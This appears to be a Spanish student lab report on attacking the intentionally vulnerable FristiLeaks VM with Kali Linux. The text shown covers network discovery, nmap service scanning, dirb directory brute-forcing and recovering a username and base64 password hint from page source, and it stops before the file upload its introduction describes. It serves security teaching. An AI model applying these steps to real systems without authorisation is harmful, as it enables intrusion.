INFORME SEGUNDO PARCIAL DE SEGURIDAD # 1

JUAN CARLOS PALACIOS VALENCIA

INTEGRANTE

UNIVERSIDAD TECNOLOGICA DEL CHOCÓ “DIEGO LUIS CORDOBA”

INGENIERIA EN TELECOMUNICACIONES E INFORMATICA

QUIBDO-CHOCÓ

9/09/2025

INFORME SEGUNDO PARCIAL DE SEGURIDAD # 1

INTEGRANTE

JUAN CARLOS PALACIOS VALENCIA

DOCENTE

RAFAEL SANDOVAL

ASIGNATURA

SEGURIDAD Y AUDITORIA

UNIVERSIDAD TECNOLOGICA DEL CHOCÓ “DIEGO LUIS CORDOBA”

INGENIERIA EN TELECOMUNICACIONES E INFORMATICA

QUIBDO-CHOCÓ

9/09/2025

1. Contenido

TABLA DE ILUSTRACIONES

INTRODUCCION

En este laboratorio utilizamos **Kali Linux** para ingresar a una máquina vulnerable llamada **FristiLeaks**. El objetivo principal fue encontrar una forma de entrar al sistema y obtener control total.

Primero, revisamos el código fuente de la página de inicio de sesión, donde descubrimos el nombre de usuario **eezeepz** y un código en **Base64** que, al decodificarlo, nos dio la contraseña. Con esta información, pudimos acceder al sistema.

Más adelante, subimos un archivo malicioso a la sección de administración de la página web de **FristiLeaks**, lo que nos permitió avanzar aún más dentro del sistema.

Durante el proceso, encontramos pistas, archivos ocultos y contraseñas que nos ayudaron a subir de nivel de acceso. Finalmente, al tener control completo, **creamos nuevos usuarios** dentro del directorio **/home.**

OBJETIVO

El objetivo de este laboratorio fue **acceder a una máquina vulnerable** llamada **FristiLeaks**, identificar sus debilidades y aprovecharlas para obtener **control total del sistema**. Una vez dentro, se buscó **crear nuevos usuarios** en el directorio **home**, siguiendo pistas y superando obstáculos paso a paso.

OBJETIVO GENERAL

Acceder y tomar el control de la máquina vulnerable **FristiLeaks** usando herramientas de **Kali Linux**, con el fin de **crear nuevos usuarios** en el sistema mediante la exploración de fallos de seguridad y el análisis de archivos ocultos.

2. INFORME DE HACKING DE KALI LINUX A FRISTILEAKS

Configuración de fristileaks: Ingresamos a las configuraciones de **fristileaks** y entramos a la **red** y la conectamos a una **Red NAT**




Ilustración 1 configuración de red

Luego le cambiamos la **dirección MAC 080027A5A676** y luego aceptamos los cambios.




Ilustración 2 configuración MAC

Ahora ponemos a correr nuestra maquina **fristileaks** y cuando abre vemos que ya tiene rentada una dirección **IP 192.192.0.11** y tiene un Loguin el cual no sabemos cual es para ingresar, pero lo vamos a descubrir.




Ilustración 3 inicio de fristileaks

Visualización de interfaces de red con ifconfig: Para iniciar este proceso se debe ingresar a una terminal de **Kali Linux** y hacer un escaneo para saber la dirección IP del equipo atacante y

esto se hace con el comando **ifconfig** al aplicar este comando nos arrojara la dirección IP que tiene rentada el equipo atacante y seria la **192.192.0.5**




Ilustración 4 verificación IP de equipo atacante

Accediendo al directorio Desktop desde la termina: En este paso ingreso al directorio desktop mediante el comando **cd Desktop** de esta manera ya quedamos dentro de este directorio.




Ilustración 5 directorio Desktop

Uso del comando mkdir para generar carpeta: Estando dentro del directorio, aquí vamos a crear la carpeta donde vamos a tener el archivo malicioso, iniciamos poniendo el comando **mkdir** seguido del nombre que le vamos a poner a la carpeta **sr_friti**




Ilustración 6 creación de carpeta sr_friti

Verificación de contenido en el directorio Desktop: Luego verificamos si la carpeta fue creada y agregada al directorio con el comando **ls** y ahí podemos ver que la carpeta se pudo crear.




Ilustración 7 carpeta sr_friti en el directorio Desktop

Ingreso al directorio sr_friti desde la terminal: Ya habiendo creado la carpeta ahora vamos a ingresar dentó de la carpeta creada con el comando **cd** seguido del nombre de la carpeta **sr_friti** y ya luego podemos ver cómo estamos dentro de la carpeta.

Ilustración 8 ingreso a la carpeta sr_friti

Acceso como super usuario en Kali Linux: Ahora que estamos en la carpeta creada vamos a aplicar el privilegio r**oot** e ingresamos a nuestro usuario para tener control de todo el sistema, entonces para hacer esto debemos ingresar el comando **sudo su** luego nos pide la contraseña de usuario de nuestro equipo **Kali** y al finalizar este procedimiento ya estaremos dentro del privilegio **root**

Ilustración 9 privilegio root

Escaneo de red local con Netdiscover: Ahora para saber qué dirección IP tiene la máquina que vamos atacar hacemos un escaneo de redes usando el comando **netdiscover -r** y seguido ponemos la red en la que estamos trabajando **192.192.0.0/24** entonces nos arrojara todas las redes que están funcionando ahí vamos a encontrar la de nuestra víctima, que sería la **192.192.0.11**




Ilustración 10 escaneo de redes

Verificación de conectividad: Luego hacemos un ping para verificar si hay conexión con la máquina víctima con el comando **ping** seguido de la dirección IP del equipo victima **192.192.0.11** vemos que el ping sale correcto para finalizar ping presionamos la tecla **ctrl** + **c** así finalizaremos el ping.




Ilustración 11 ping para el equipo victima

Escaneo de puertos y detección de servicios con Nmap: Ahora en este paso realizaremos un escaneo de los servicios que están corriendo con el comando **nmap -sV** seguido de la dirección IP del equipo victima **192.192.0.11** al realizar el escaneo vemos que el puerto **80** está disponible.




Ilustración 12 servicios disponibles

Visualización del sitio web detectado en el host escaneado: aquí entramos a la página web desde la dirección **IP 192.192.0.11** y Verificación lo que está corriendo en el puerto 80




Ilustración 13 página del servidor

Ingreso al código fuente de la página web Cuando ingresamos a la página le damos **clip derecho** sobre ella y seleccionamos la opción **view selection source** esto lo hacemos Para el código fuente de la página.

Ilustración 14 acceso al código fuente del servidor

Visualización del código fuente HTML del sitio web: en este paso vamos a visualizar el código fuente de la página, el cual debemos inspeccionar a ver si hay alguna vulnerabilidad.

Ilustración 15 código fuente del servidor

reacción de archivo utilizando el editor Nano: Ahora vamos a crear un diccionario con el comando **nano** seguido de la dirección **diccionario.txt**

Ilustración 16 creación de diccionario

Listado de contenido del directorio sr_friti: Cuando terminamos con los pasos de la creación del diccionario debemos hacer la Verificación del diccionario que ya se creó, aplicando el comando **ls** y nos mostrara la dirección del diccionario.




Ilustración 17ingresando a la lista de diccionario

Visualización del contenido del archivo dicionario.txt: Ahora vamos a mirar lo que se creó dentro del diccionario usando el comando **cat** seguido de la dirección del diccionario **diccionario.txt** y nos mostrara todo el contenido de nuestro diccionario.

Ilustración 18 lista de diccionario

Enumeración de directorios ocultos con DIRB: en el siguiente paso vamos a utilizar el comando **dirb** que es una forma de utilizar fuerza bruta para conseguir archivos y directorios ocultos en servidores web, entonces seguido de el comando **dirb** vamos a poner la URL del servidor **http://192.192.0.11/** y así encontramos los directorios ocultos. Ahora vamos a ingresar a cada uno de los directorios que encontramos, para ingresar a ellos debemos poner el cursor encima de la URL que deseamos ingresar y dejar sostenida la tecla **ctrl** + **clip izquierdo** y directamente nos llevara para el sitio.




Ilustración 19 aplicando fuerza bruta en el servidor

Exploración del contenido del directorio images: El primer URL que ingresamos **http://192.192.0.11/cgi-bin/** nos muestra un índice de directorio web con tres links que si ingresamos a cada uno de ellos nos mostrara las siguientes imágenes.




Ilustración 20 índice del directorio web

Ilustración 21imagen arrojada del primer link del directorio web




Ilustración 22 imagen arrojada por el segundo link del directorio web

Imagen arrojada por el servidor web: el segundo URL nos sale una imagen de la página web **http://192.192.0.11/imagen/**

Ilustración 23 imagen arrojada por el servidor web

Inspección del archivo robots.txt del servidor web: Y en el último URL **http://192.192.0.11/robots.txt** nos aparece un archivo.




Ilustración 24 archivo del servidor web

Fuerza bruta de URL con DIRB: Ahora vamos a buscar directorios ocultos a través de fuerza bruta con el diccionario creado usamos el comando **dirb** seguido de URL del servidor web **http://192.192.011** seguido del diccionario que ya creamos /**diccionario.txt** asi seria el comando completo **dirb http:// 192.192.0.11 / diccionario.txt**




Ilustración 25 aplicación de fuerza bruta al servidor web

Escaneo y Acceso a Directorio Detectado con DIRB: Luego nos arrojara un **URL htt://192.192.0.11/fristi/** a el cual debemos ingresar presionando la tecla **ctrl** + **clip izquierdo**

Ilustración 26 URL fristi

Login del Portal Administrativo fristileaks: Cuando ingresemos nos aparecerá un login el cual para ingresar debemos poner un usuario y una contraseña.

Ilustración 27 login fristileaks

Ingreso al código fuente del login fristileaks: Estando aquí en el login le damos clip derecho luego le damos en **view page souce** y nos aparecerá el código fuente del servidor web




Ilustración 28 ingreso al código fuente de fristileaks

Aquí en el código fuente encontramos el usuario que debemos usar para ingresar al servidor **eezeepz**




Ilustración 29 código fuente fristileaks / usuario eezeepz

Entonces bajamos hasta el final y nos aparece un hash en base64 y debemos de descodificar, entonces copiamos todo el código que nos aparece comentado y lo llevamos al descodificador que debemos buscarlo en internet.

Ilustración 30 código fuente fristileaks en base64

Entramos a un navegador: Aquí entramos a Google y ponemos en el buscador base64 y nos aparecerán varias opciones.

